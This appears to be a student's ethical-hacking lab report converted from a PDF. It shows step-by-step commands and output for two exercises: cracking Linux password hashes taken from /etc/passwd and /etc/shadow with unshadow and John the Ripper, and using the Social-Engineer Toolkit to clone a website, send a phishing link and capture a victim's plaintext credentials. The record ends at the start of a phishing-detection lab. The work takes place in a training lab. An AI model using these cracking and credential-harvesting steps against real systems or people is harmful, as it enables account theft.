
A screenshot of a terminal window titled 'Parrot Te'. The window shows a command-line session:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/attacker# cd
[root@parrot]~#
```

The terminal has a dark background with light-colored text. The window title is 'Parrot Te'.

Edit with WPS Office

5. Here, we will firstly create several user accounts and passwords which will be used further in auditing system passwords.
6. In the terminal, type `adduser --gecos "" jason` and press **Enter** to create the first user.
7. When prompted, enter the **New Password** as **alpha** and press **Enter**. In the **Retype new password** option, enter the same password (**alpha**) and press **Enter**.
8. The user is created successfully, as shown in the screenshot.



```

Parrot Terminal
File Edit View Search Terminal Help


adduser USER GROUP
  Add an existing user to an existing group

general options:
  --quiet | -q      don't give process information to stdout
  --force-badname   allow usernames which do not match the
                    NAME_REGEX configuration variable
  --help | -h        usage message
  --version | -v    version number and copyright
  --conf | -c FILE  use FILE as configuration file

[x]--[root@parrot]--[~]
└─#adduser --gecos "" jason
Adding user `jason' ...
Adding new group `jason' (1001) ...
Adding new user `jason' (1001) with group `jason' ...
Creating home directory `/home/jason' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
[root@parrot]--[~]
└─#

```

9. Now, copy the **Passwords.txt** file present at the location **/home/attacker/Desktop/EHE Module 07 Web Application Attacks and Countermeasures/Wordlists** and paste it to the location **/home/attacker/Desktop**.




10. Switch to the Terminal window, type `vim /home/attacker/Desktop/Passwords.txt` and press



Edit with WPS Office

Enter to view the file content.

11. A list of passwords will be displayed, as shown in the screenshot.




```
1 AAA$  
2 AAAABaaabj$  
3 AAAGHS  
4 AAAP4OX$  
5 AAAS$  
6 Appels  
7 alphas$  
8 Appell16$  
9 Appelkoek-1$  
10 Appellas$  
11 Appelowa$  
12 Appenzella$  
13 Appians  
14 Appl3Pi3$  
15 Appl3b0y$  
16 apples$  
17 Appyl123$  
18 Appolons$  
19 Appu132ex$  
20 Appyl$  
21 test@123$  
22 Appy775533Muffins$  
23 Apr$  
24 Apr2994!$  
25 Apr41930$  
26 Apricke18b$  
27 G-edje-q$  
28 G-edje-w$  
/home/attacker/Desktop/Passwords.txt 1,1 Top
```

12. Press **Ctrl+Z** to close the file.



```
[1]+ Stopped vim /attacker/Desktop/Passwords.txt  
[x]-[root@parrot]~# vim /home/attacker/desktop/Passwords.txt  
  
[2]+ Stopped vim /home/attacker/desktop/Passwords.txt  
[x]-[root@parrot]~#
```

13. Now, we will combine the /etc/passwd and /etc/shadow files, and further use John the Ripper to audit the user passwords.
14. In the terminal, type **unshadow /etc/passwd /etc/shadow > target-file** and press **Enter** to create a text file including usernames and password hashes.



```
[x]-[root@parrot]~# unshadow /etc/passwd/etc/shadow > target-file  
Created directory: /root/.john  
[x]-[root@parrot]~#  
  
sswords.txt" selected (1.5 kB), Free space: 71.8 GB
```

15. Now, type **john --wordlist=/home/attacker/Desktop/Passwords.txt target-file** and press **Enter** to crack passwords. The list of usernames and cracked passwords are displayed



Edit with WPS Office

```
File Edit View Search Terminal Help
└── #john --wordlist=/home/attacker/Desktop/Passwords.txt target-file
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
[root@parrot] ~
└── #john --show target-file > results.txt
[root@parrot] ~
└── #unshadow /etc/passwd /etc/shadow > target-file
[root@parrot] ~
└── #john --wordlist=/home/attacker/Desktop/Passwords.txt target-file
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHAS
12 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
apple          (martin)
qwerty@123     (larry)
Z1BGZw         (sam)
3g 0:00:00:02 DONE (2025-05-05 10:37) 1.376g/s 79.35p/s 434.8c/s 434.8C/s Teqill
a...ZZ
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[root@parrot] ~
└── #
```

16. In the terminal, type `john --show target-file > results.txt` and press **Enter** to save the content of target-file to a new file (`results.txt`).

```
[root@parrot] ~
└── #john --show target-file > results.txt
[root@parrot] ~
└── #
```

17. Now, type `pluma results.txt` to display the results.txt file

```
results.txt x
1 martin:apple:1002:1002:,:/home/martin:/bin/bash
2 sam:Z1BGZw:1003:1003:,:/home/sam:/bin/bash
3 larry:qwerty@123:1004:1004:,:/home/larry:/bin/bash
4
5 3 password hashes cracked, 3 left
```

18. we can use the **John the Ripper** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any user accounts with weak passwords.



Edit with WPS Office

Question 14.2.2.1

Run John the Ripper on the Parrot Security machine to audit machine system passwords in the target network. (No answer is required. Write skip as an answer to skip this flag)

skip

Score

 **Correct**

Ethical Hacking Lab Report – 04 (Date: 07-04-2025)

EC-Council Lab Assignment: Module 5

Social Engineering and Phishing

Objective

The objective of the lab is to use social engineering and related techniques to:

- Obtain usernames and passwords
- Perform phishing
- Detect phishing

Overview of Social Engineering

Social engineering is a deceptive technique used by attackers to manipulate individuals into revealing sensitive information, often leading to malicious actions. Even organizations with strong security measures can be vulnerable due to human weaknesses. The consequences of social engineering attacks include financial losses, reputational damage, privacy breaches, and even legal or operational risks.

Organizations may be susceptible due to factors such as inadequate security training, unrestricted access to critical information, fragmented organizational structures, and weak or nonexistent security policies.

Lab Tasks:

Lab 1: Perform Social Engineering using Various Techniques to Sniff Users' Credentials


The Social-Engineer Toolkit (SET) is an open-source tool designed for penetration testing through social engineering. It enables testers to assess vulnerabilities by simulating various attacks, including spear phishing and credential harvesting. SET supports multi-attack methods, allowing attackers to deploy multiple techniques simultaneously. It categorizes attacks based on different vectors like email, web, and USB.

While SET can be exploited by malicious actors, it is widely recognized within the security community as a standard tool for ethical penetration testing. Security professionals use it to identify weaknesses and strengthen defenses against social engineering threats.



Edit with WPS Office


1. Click on Parrot Security to switch to parrot Security machine
2. Login using password Toor



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



Edit with WPS Office



- A Parrot Terminal window appears. In the terminal window, type **sudo su** and press Enter to run the programs as a root user.
 - Password for attacker is toor
4. Type cd to go to root directory


```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker]
#cd
[root@parrot]~#
#
```

A screenshot of a terminal window showing the user becoming root. The terminal starts with the user at the [attacker@parrot]~\$ prompt. They type "sudo su" and are prompted for a password ("[sudo] password for attacker:"). After entering the password, they are now at the [root@parrot]~/home/attacker] prompt. They then type "#cd" and are back at the [root@parrot]~\$ prompt. Finally, they type "#" again, which typically indicates the end of a command or a prompt.

5. Type cd social-engineer-toolkit and press Enter to navigate to the setoolkit folder.




Edit with WPS Office



```
File Edit View Search Terminal Help
[attacker@parrot]~
$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker]
#cd
[root@parrot]~
#cd social-engineer-toolkit
[root@parrot]~/social-engineer-toolkit]
#
```

6. Type `chmod +x ./setoolkit` change the mode to execute the script.



```
[x]~[root@parrot]~/social-engineer-toolkit]
#chmod +x ./setoolkit
[root@parrot]~/social-engineer-toolkit]
#
```

7. Now, type `./setoolkit` and press Enter to launch Social-Engineer Toolkit.



Edit with WPS Office

```
File Edit View Search Terminal Help
pen-source application.


Feel free to modify, use, change, market, do whatever you want. Just make sure you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator, you should (optional) give him a hug and should (optional) buy him beer or bourbon - hopefully bourbon). Author has the option to refuse (which will never happen) or the beer or bourbon (also most likely). Also by using this tool (these are all optional of course), to make this industry better, try to stay positive, try to help learn from one another, try stay out of drama, try offer free beer (and make sure recipient agrees to mutual hug), and try to do your best to be awesome.

The Social-Engineer Toolkit is designed purely for good and non-malicious purposes. If you are planning on using this tool for malicious purposes that are against the law, then you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for good.

Do you agree to the terms of service [y/n]:
```

8. To agree to the terms of service question appears type Y and press Enter.



Edit with WPS Office

9. Press 1 for Social-Engineering Attacks ; type 2 and press Enter to choose Website Attack Vectors.

```
It's easy to update using the PenTesters Framework
Visit https://github.com/trustedsec/ptf to update

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.
```

10. Type 3 and enter for Credential harvester attack

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
```



Edit with WPS Office

11. Type 2 for site cloner

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
```

12. Use IP 10.10.1.13 and <http://www.moviescope.com> url to clone

```
set:webattack> IP address for the POST back in Harvester/Tabnabbi
:10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.moviescope.com
attacks
```

13. After cloning is completed, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.

```
*] Cloning the website: http://www.moviescope.com
*] This could take a little bit...

he best way to use this attack is if username and password form fi
able. Regardless, this captures all POSTs on a website.
*] The Social-Engineer Toolkit Credential Harvester Attack
*] Credential Harvester is running on port 80
*] Information will be displayed to you as it arrives below:
```

14. Create mail and send by creating link



Edit with WPS Office

15. Edit link and change like below

ethicalhacking lab report

Shambhu Sah

ethicalhacking lab report

<http://10.10.1.13>

[Go to link](#) | [Change](#) | [Remove](#)

16. The fake URL should appear in the message body, as shown in the screenshot.

ethicalhacking lab report

— ✎ ✕

Shambhu Sah


ethicalhacking lab report

<http://www.ethicalhacking.com>

17. When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of www.moviescope.com.



Edit with WPS Office



18. The cloned website prompts the victim to enter their username and password into form fields that mimic the genuine site. Upon submission, the victim is redirected to the legitimate MovieScope login page. The URLs in the browser's address bar differ between the cloned and authentic sites, highlighting the deception.

```

PARAM: __VIEWSTATE=/wEPDwULLTE3MDc5MjQzOTdkZH5l0cnJ+BtsUZt5M/WlqLFqT5uNaq6G+4
bz6/sML
PARAM: __VIEWSTATEGENERATOR=C2EE9ABB
PARAM: __EVENTVALIDATION=/wEdAARJUub9rbp0xjNNNjxtMliRwMttrRuIi9aE3DBg1Dcn0GGc
2LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfq070LdPacUhnsnPpHrm03jI6uFMcyULVYtnt+iQJO
=
POSSIBLE USERNAME FIELD FOUND: txtusername=bijay
POSSIBLE PASSWORD FIELD FOUND: txtpwd=bijay123
POSSIBLE USERNAME FIELD FOUND: btnlogin=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.10.1.13 - - [07/Apr/2025 05:45:55] "POST /index.html HTTP/1.1" 302 -
127.0.0.1 - - [07/Apr/2025 05:45:56] "GET /css?family=PT+Sans HTTP/1.1" 404 -

```

19. When the victim enters their username and password on the cloned site and clicks "Login," the Social-Engineer Toolkit (SET) captures the credentials in plain text. These credentials can then be used by an attacker to gain unauthorized access to the victim's account.
20. Username and password will appear like above
21. This concludes the demonstration of phishing user credentials using the SET.



Edit with WPS Office

Question 5.1.1.1

Use the Social-Engineer Toolkit (SET) on the Parrot Security machine to sniff a user's credentials on the Windows 10 machine. Apart from Site Cloner and Custom Import, what is the third method that SET offers to deploy a credential-harvesting attack vector?

Web Templates


Score

✓ Correct

Lab 2: Detect a Phishing Attack

